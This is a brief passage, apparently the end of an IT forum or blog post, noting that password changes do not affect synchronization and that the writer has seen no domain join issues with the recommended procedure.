
Password changes also do not affect synchronization.
Personally, I haven't found any domain join issues yet. I recommend following this procedure. If you have any questions, feel free to discuss with me!